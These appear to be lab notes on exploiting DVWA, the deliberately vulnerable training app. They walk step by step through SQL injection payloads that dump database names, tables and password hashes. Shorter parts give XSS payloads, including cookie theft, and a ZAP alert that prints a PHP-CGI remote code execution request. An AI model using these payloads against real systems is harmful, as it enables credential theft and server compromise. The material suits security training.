




Hashcat Password Cracking [Total Headers : 3]


Site : <https://medium.com/@aayushtiruwa120/dvwa-sql-injection-91b4efb683e4>


Note : Use only the # at the end of SQL commands and not --


**Invicti**
<https://www.invicti.com> › blog › web-security › sql-inje...
SQL Injection Cheat Sheet ✓
The **cheat** sheet includes technical information and payloads for **SQL injection** Microsoft SQL Server, Oracle and PostgreSQL database ...
[SQL injection 101: Injecting...](#) [Union injections](#) [Error-based SQL injections in...](#)

**PortSwigger**
<https://portswigger.net> › web-security › cheat-sheet
SQL injection cheat sheet | Web Security Academy ✓
This **SQL injection** cheat sheet contains examples of useful syntax that you can use to complete a range of tasks that often arise when performing SQL ...

**pentestmonkey**
<https://pentestmonkey.net> › cheat-sheet › mysql-sql-injec...
MySQL SQL Injection Cheat Sheet ✓
Some useful syntax reminders for **SQL Injection** into MySQL databases... This series of **SQL Injection Cheat Sheets**. In this series, I've ...

**OWASP Cheat Sheet Series**
<https://cheatsheetsseries.owasp.org> › cheatsheets › SQL_in...
SQL Injection Prevention Cheat Sheet ✓
Prevent malicious SQL input from being included in executed queries. There are many ways to prevent **SQL injection** vulnerabilities and they can be ...

**Advania UK**
<https://www.advania.co.uk> › Insights › Blog
MySQL SQL Injection Practical Cheat Sheet ✓
25 Mar 2021 — There are lot of excellent **SQL injection** cheat sheets out there but the majority provide only the components of a SQL ...



Username

admin

Password

••••••••

Login

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Login

DVWA Security

Security Level

Security level is currently: **Impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled** [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View SQL.log\]](#)

Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 1 #
First name: admin
Surname: admin

User ID:


ID: 1' ORDER BY 2 #
First name: admin
Surname: admin

Purpose:

- Used to identify the number of columns in the original query.
- Gradually incremented until an error is thrown. If ORDER BY 4 fails, it means there are only 3 columns.

Why It Matters:

- Ensures the attacker uses the correct number of columns in UNION SELECT payloads.



User ID:

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, VERSION()#
First name: 1
Surname: 5.5.58-0+deb8u1

Explanation:

- 1' OR 1=1: Bypasses the WHERE clause by always evaluating to true.
- UNION SELECT 1, VERSION(): Appends the MySQL version info to the result set.
- #: Comments out the remaining query.

Result:

- Shows database version (e.g., 5.5.58-0+deb8u1) as the *Surname* field.
- Used to confirm injection and learn DB version (for tailoring further attacks).

User ID:

```

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1, DATABASE()#
First name: 1
Surname: dvwa

```

Explanation:

- Similar logic as above, but uses DATABASE() to fetch current DB name.

Result:

- Reveals the active database name (e.g., dvwa) under *Surname*.
- Helps attacker target specific schemas in later injections.

User ID:

```

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#
First name: 1
Surname: users

```

1' OR 1=1:

- Ends the original WHERE user_id = '\$id' clause.
- 1=1 is always true, forcing the application to return all rows.

UNION SELECT 1, table_name:

- Merges the results of the attacker's query with the application's query.
- 1 is a dummy value to match the first column of the original query.
- table_name is retrieved from MySQL's metadata.

FROM information_schema.tables:

- This is a **system table** that stores all table names for all databases on the server.

WHERE table_type='base table':

- Filters to get only real tables, not views.

AND table_schema='dvwa':

- Restricts the query to only the current DVWA database.

#:

- Comments out the remainder of the query to avoid syntax errors.

```
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: last_login  
  
ID: 1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#  
First name: 1  
Surname: failed_login
```

- 1' OR 1=1: Bypasses the logic in the WHERE clause.
- UNION SELECT 1, column_name:
 - Retrieves column names from the database.
 - 1 again is a filler value to align with the expected column structure.
- FROM information_schema.columns:
 - This system table lists all **column names**, their types, and which tables they belong to.
- WHERE table_name='users':
 - Filters the columns to only those belonging to the users table (which was discovered in Screenshot 3).
- #: Comments out the rest of the original query.

User ID:

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Hack  
Surname: Me  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: Bob  
Surname: Smith  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' OR 1=1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Low Security Level

Vulnerable Code:

```
$id = $_REQUEST['id'];
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

- **Explanation:**

- `$id = $_REQUEST['id'];`
Retrieves user input from the request without validation.
- `$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";`
Constructs an SQL query by directly embedding user input, making it susceptible to SQL injection.

Injected Payloads:

1. **Payload:** `'1' OR '1'='1'#`

- **Explanation:**

- `'1'`
Closes the existing string in the SQL query.
- `OR '1'='1'`
Adds a condition that always evaluates to true.
- `#`
Comments out the rest of the SQL query.

- **Resulting Query:**

- `SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1'#;`

- **Effect:** Returns all records from the users table.

2. **Payload:** `'UNION SELECT table_name, NULL FROM information_schema.tables --`

- **Explanation:**

- `'`
Closes the existing string.
- `UNION SELECT table_name, NULL`
Combines results with a list of table names.
- `FROM information_schema.tables`
Retrieves all table names from the database schema.
- `--`
Comments out the remainder of the original query.

- **Resulting Query:**

- `SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT table_name, NULL FROM information_schema.tables --';`

- **Effect:** Retrieves names of all tables in the database.

3. **Payload:** `'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --`

- **Explanation:**

- `'`
Closes the existing string.
- `UNION SELECT column_name, NULL`
Combines results with a list of column names.
- `FROM information_schema.columns WHERE table_name= 'users'`
Retrieves column names from the users table.
- `--`
Comments out the remainder of the original query.

- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --';
- **Effect:** Retrieves column names from the users table.
- 4. **Payload:** 'UNION SELECT user, password FROM users --
 - **Explanation:**
 - '
 - Closes the existing string.
 - UNION SELECT user, password FROM users
 - Combines results with usernames and passwords from the users table.
 - --
 - Comments out the remainder of the original query.
 - **Resulting Query:**
 - SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT user, password FROM users --';
 - **Effect:** Retrieves usernames and passwords from the users table.

Medium Security Level

Approach:

- Intercept the request using a tool like Burp Suite.
- Modify the id parameter in the request.

Payload: 1 UNION SELECT user, password FROM users --

- **Explanation:**
 - 1
 - Valid user ID to satisfy the initial condition.
 - UNION SELECT user, password FROM users
 - Combines results with usernames and passwords from the users table.
 - --
 - Comments out the remainder of the original query.
- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = 1 UNION SELECT user, password FROM users --;
- **Effect:** Retrieves usernames and passwords from the users table.

High Security Level

Approach:


- Use the provided interface to input the payload.

Payload: ' UNION SELECT user, password FROM users --

- **Explanation:**
 - '
 - Closes the existing string.
 - UNION SELECT user, password FROM users
 - Combines results with usernames and passwords from the users table.
 - --
 - Comments out the remainder of the original query.
- **Resulting Query:**
- SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT user, password FROM users --';
- **Effect:** Retrieves usernames and passwords from the users table.


XSS

Site : <https://blackhawkk.medium.com/cross-site-scripting-xss-dvwa-damn-vulnerable-web-applications-36808bff37b3>



What's your name?

Hello Eshan



`<script>alert("You are hacked!")</script>` : Type it in the XSS Command in DVWA



``

`<script>alert("You are hacked!")</script>`

`<iframe src="<IPv4 of any running webserver>"></iframe>`

`<script>alert(document.cookie)</script>`

OWASP ZAP



History

Search

Alerts

Output

Spider

Active Scan

Alerts (15)

Remote Code Execution - CVE-2012-1823 (2)

Source Code Disclosure - CVE-2012-1823 (2)

Absence of Anti-CSRF Tokens (2)

Content Security Policy (CSP) Header Not Set (4)

Directory Browsing (3)

Hidden File Found

Missing Anti-clickjacking Header (2)

Cookie No HttpOnly Flag (4)

Cookie without SameSite Attribute (4)

Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (4)

Server Leaks Version Information via "Server" HTTP Response Header Field (9)

X-Content-Type-Options Header Missing (5)

Authentication Request Identified

Session Management Response Identified (3)

User Agent Fuzzer (64)

Alerts 2 5 5 3 Main Proxy: localhost:8080

Remote Code Execution - CVE-2012-1823

URL: http://172.17.0.2/dvwa/login.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input

Risk: High

Confidence: Medium

Parameter:

Attack: <?php exec('echo xj9ohx23k0bc119p01p1';\$colm);echo join("",\$colm);die();?>

Evidence: xj9ohx23k0bc119p01p1

CWE ID: 20

WASC ID: 20

Source: Active (20018 - Remote Code Execution - CVE-2012-1823)

Input Vector:

Description:

Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.

Other Info:

xj9ohx23k0bc119p01p1

Solution:

Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.